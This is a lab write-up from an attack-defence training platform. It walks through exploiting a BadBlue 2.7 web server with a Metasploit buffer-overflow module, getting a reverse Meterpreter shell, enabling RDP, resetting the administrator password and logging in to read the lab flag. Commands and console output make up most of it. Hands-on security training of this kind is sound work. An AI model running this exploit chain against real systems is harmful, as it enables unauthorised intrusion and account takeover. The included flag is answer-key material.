Name	Windows: Enabling Remote Desktop
URL	https://attackdefense.com/challengedetails?cid=1958
Туре	Windows Exploitation: Services

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

**Note:** The target IP address is stored in the "target" file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.68
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

**Command:** nmap 10.0.0.68

```
root@attackdefense:~# nmap 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:04 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0026s latency).
Not shown: 992 closed ports
PORT
         STATE SERVICE
80/tcp
         open http
135/tcp
         open
               msrpc
139/tcp
         open
               netbios-ssn
445/tcp
         open
               microsoft-ds
49152/tcp open unknown
49153/tcp open
               unknown
49154/tcp open unknown
49155/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 13.46 seconds
root@attackdefense:~#
```

Note: The RDP default port is not exposed - 3389

**Step 3:** We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.68

```
root@attackdefense:-# nmap -sV -p 80 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:05 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0030s latency).

PORT STATE SERVICE VERSION
80/tcp open http BadBlue httpd 2.7
Service Info: 05: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
root@attackdefense:-#
```

**Step 4:** We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7

Exploit Title

BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure

Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

**Step 5:** There is a metasploit module for badblue server. We will use PassThu remote buffer overflow metasploit module to exploit the target.

## Commands:

msfconsole use exploit/windows/http/badblue\_passthru set RHOSTS 10.0.0.68 exploit

```
msf5 > use exploit/windows/http/badblue_passthru
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.68
RHOSTS => 10.0.0.68
msf5 exploit(windows/http/badblue_passthru) > exploit

Started reverse TCP handler on 10.10.0.2:4444
Trying target BadBlue EE 2.7 Universal...
Sending stage (180291 bytes) to 10.0.0.68
Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.68:49194)
meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

**Step 6:** Enabling the RDP service using windows post exploitation module.

## Commands:

use post/windows/manage/enable\_rdp

set SESSION 1 exploit

The post exploits worked fine. Re-running nmap to check if RDP port is exposed or not.

**Command:** nmap 10.0.0.68

```
root@attackdefense:~# nmap 10.0.0.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-21 18:10 IST
Nmap scan report for ip-10-0-0-68.ap-southeast-1.compute.internal (10.0.0.68)
Host is up (0.0026s latency).
Not shown: 991 closed ports
PORT
         STATE SERVICE
80/tcp
          open http
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
49152/tcp open
               unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open
               unknown
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
root@attackdefense:~#
```

The RDP port 3389 is exposed.

**Step 7:** Interact with the meterpreter shell and change the administrator password.

## Commands:


sessions -i 1 shell net user administrator hacker\_123321

```
msf5 > sessions -i 1
    Starting interaction with 1...


meterpreter > shell
Process 2964 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user administrator hacker_123321
net user administrator hacker_123321
The command completed successfully.
C:\Windows\system32>
```

Step 8: Connect to the RDP service using xfreerdp utility and administrator account.

Command: xfreerdp /u:administrator /p:hacker\_123321 /v:10.0.0.68 Y



Step 8: Reading the flag.txt file which is present on the Desktop of the Administrator user.



This reveals the flag to us.

Flag: 763e1c86da26c66e86a8537fd343280d

## References

- 1. BadBlue 2.72b Multiple Vulnerabilities (<a href="https://www.exploit-db.com/exploits/4715">https://www.exploit-db.com/exploits/4715</a>)
- 2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue\_passthru)
- 3. Post Exploitation Module (<a href="https://www.rapid7.com/db/modules/post/windows/manage/enable\_rdp">https://www.rapid7.com/db/modules/post/windows/manage/enable\_rdp</a>)